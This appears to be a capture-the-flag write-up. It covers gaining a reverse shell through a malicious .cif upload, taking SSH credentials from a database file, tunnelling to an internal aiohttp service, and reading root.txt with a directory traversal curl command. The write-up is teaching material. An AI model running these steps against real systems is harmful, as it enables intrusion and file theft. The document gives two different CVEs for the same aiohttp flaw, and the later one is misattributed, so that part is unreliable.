

**Findings**

**1. Nmap Scan**

An Nmap scan identified the following open port and service:

* **Port 5000**: A web service was running.







**2. Initial Exploitation**

The web service on port 5000 allowed uploading .cif files. Upon further research, the service was found to be vulnerable to **CVE-2024-23346**, enabling **Remote Code Execution (RCE)**.

* **Attack**: Uploaded a malicious .cif file to achieve a reverse shell.






<https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f>


**3. Gaining SSH Access**

After obtaining a shell, a search of the file system uncovered a database file named database.b containing credentials for the SSH user rosa.

* **Credentials Extracted**: Successfully used the credentials to log in via SSH:

ssh [rosa@10.10.11.38](mailto:rosa@10.10.11.38)





**4. Locating the User Flag**


* Upon gaining SSH access, the **user.txt** flag was located and captured.

**5. Local Enumeration**

While enumerating the system, a locally hosted service was identified on port **8080**.

* The service was not accessible remotely as it was bound to 127.0.0.1.
* **Command Used**:

netstat –tuln



**6. Port Forwarding**

To access the service on port 8080 remotely, SSH port forwarding was utilized:


ssh -L 8080:127.0.0.1:8080 rosa@10.10.11.38

This exposed the local service to the attacker's machine for further analysis.

**7. Vulnerability Discovery**

To analyze the service, the following command was used to retrieve the HTTP response headers:

curl -I <http://127.0.0.1:8080>



The headers revealed the use of **aiohttp**, a Python web framework, which was an outdated version vulnerable to **CVE-2024-23334**. This vulnerability allows for remote exploitation under specific conditions.

**1. SSH Tunneling Setup**

* After gaining initial foothold with user rosa through a database extraction and SSH credentials:
  + **SSH command used**:

ssh -L 5001:127.0.0.1:8080 rosa@10.10.11.38

* + This forwarded the internal port 8080 on the target to 5001 on the attacker's local machine for easier interaction.

**2. Accessing the Hidden Service**

* **Validation**: Tested the forwarded port locally with:

curl -I http://localhost:5001

* **Response**:

HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

Content-Length: 5971

Date: Sun, 17 Nov 2024 20:27:00 GMT

Server: Python/3.9 aiohttp/3.9.1

**3. Vulnerability Analysis**

* The response header revealed the service was powered by aiohttp/3.9.1, which is known to have vulnerabilities:
  + **Identified CVE**: CVE-2023-30589
  + **Description**: aiohttp versions prior to 3.9.2 are vulnerable to directory traversal attacks, allowing unauthorized access to files outside the intended directory.

**4. Exploitation**

* Leveraged the directory traversal vulnerability to access the root.txt file:

curl --path-as-is "http://localhost:5001/assets/../../../../../root/root.txt"